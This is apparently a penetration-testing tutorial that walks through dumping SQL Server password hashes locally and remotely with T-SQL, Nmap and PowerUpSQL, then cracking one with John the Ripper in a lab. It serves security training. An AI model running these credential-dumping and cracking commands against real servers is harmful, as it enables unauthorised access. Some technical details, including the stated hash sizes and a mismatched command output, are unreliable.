

STATISTICS Cyber Attacks

95%



Human Error

responsible cybersecurity breaches

88%



Spear Phishing

organizations worldwide experienced by Phishing

30%



Internal Actors

involved in data breaches

90%



Cryptomining

behind remote code execution

60%



Weak Password Policy

non-expiring passwords

MSSQL Penetration Testing Hashing

Find out more at:
WWW.IGNITETECHNOLOGIES.IN

IGNITE
Technologies



Contents


Introduction to Hashing in SQL server	3
Command Line Interface	3
Nmap.....	4
PowerUpSQL	4
JohnTheRipper	5

Introduction to Hashing in SQL server

Hash is a specific type of algorithm that produces an output string of a fixed length. The hash code is always the same length, but it will vary in complexity depending on how it's used and may produce different hashes for different input strings.

SQL Server uses hashing techniques instead of encryption as it offers a one-sided procedure to hash data. And because of hashing, there is less to zero chance for it to be reversed. From SQL server 2016, the only hashing algorithms used are SHA2_512 and SHA2_256. It creates hashes of 32 or 64 bit for the desired input. You can create a hash in the SQL server through the HashByte Function.

A hash produced in SQL server looks somewhat like the following:



Command Line Interface

To get hashes of all the users, use the following query:


```
SELECT * FROM sys.sql_logins
```

The screenshot shows the SQL Server Enterprise Manager interface. The query `SELECT * FROM sys.sql_logins` is entered in the query window. The results are displayed in a table with two columns: `name` and `password_hash`. The `sa` user is highlighted in the `name` column, and its corresponding password hash is shown in a red box.

name	password_hash
sa	0x02004D1494BEDDBC10DEA544E18E2B8046D61484AE3FF7...
##MS_PolicyTsqlExecutionLogin##	0x0200F7E178801D585F6CBCCFA34816E699E66F00EE14C598...
##MS_PolicyEventProcessingLogin##	0x0200E02912E5D1F6223A8E7A520D0419CF1CDDA6F68799F...
lowpriv	0x0200E4F3C3D2714F3AD879E9134D439EE0E30A09F1C7861...
aarti	0x02009576AFBA1A4A46753B0D0A962F2A2E98AC7B2E26F1F...
pavan	0x0200C00B6B3FEFBDE47CB41282941E9BAB22846EEC77C33...
nisha	0x02007C1BC811E1D46C7BCEB7480FA2032F5A53BB01B1A83...

To the hashes of a particular user, use the following query:

```
select name,password_hash from sys.sql_logins where name='sa'
```




As you can see, both the above queries have given us the desired result.

Nmap

We can also retrieve the hashes remotely using Nmap. And the command to do so is the following:

```
nmap -p1433 --script ms-sql-dump-hashes --script-args
mssql.username=sa,mssql.password=Password@1 192.168.1.146
```



And as the result of the above command, we have our hash.

PowerUpSQL

To the hashes remotely, PowerUpSQL provides a simple command which is as follows:

```
Import-Module .\PowerUpSQL.ps1
Get-SQLServerPasswordHash -username sa -Password Password@1 -instance
WIN-P83OS778EQK\SQLEXPRESS -Verbose
```

```

PS C:\> Import-Module .\PowerUpSQL.ps1
PS C:\> Get-SQLDatabaseThreaded -Threads 10 -Username sa -Password Password@1 -Instance WIN-P830S778EQK\SQLEXPRESS -verb
ose | select -ExpandProperty DatabaseName
VERBOSE: Creating runspace pool and session states
VERBOSE: WIN-P830S778EQK\SQLEXPRESS : Connection Success.
VERBOSE: Closing the runspace pool
master
tempdb
model
msdb
ignite
bank

```

These are the multiple ways to retrieve the hashes for the MSSQL server, both remotely and locally.

JohnTheRipper

Now that we have acquired the hashes, all we have to do is crack them. For this, we will use the almighty password cracker tool, i.e., JohnTheRipper. And to de-hash the password hash, use the following command:

```
john --format=mssql12 --wordlist=pass hash
```

```

(root@kali)-[~/mssql]
# john --format=mssql12 --wordlist=pass hash
Using default input encoding: UTF-8
Loaded 1 password hash (mssql12, MS SQL 2012/2014 [SHA512 128/128 AVX 2x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates left, minimum 16 needed for performance.
Password@1 (?)
1g 0:00:00:00 DONE (2021-09-13 02:05) 100.0g/s 400.0p/s 400.0c/s 400.0C/s Ignite@987..Password@123
Use the "--show" option to display all of the cracked passwords reliably
Session completed

```

And the result shows us that the password is Password@1 which is accurate. SO, this way, one can dump and then crack the MSSQL hashes.
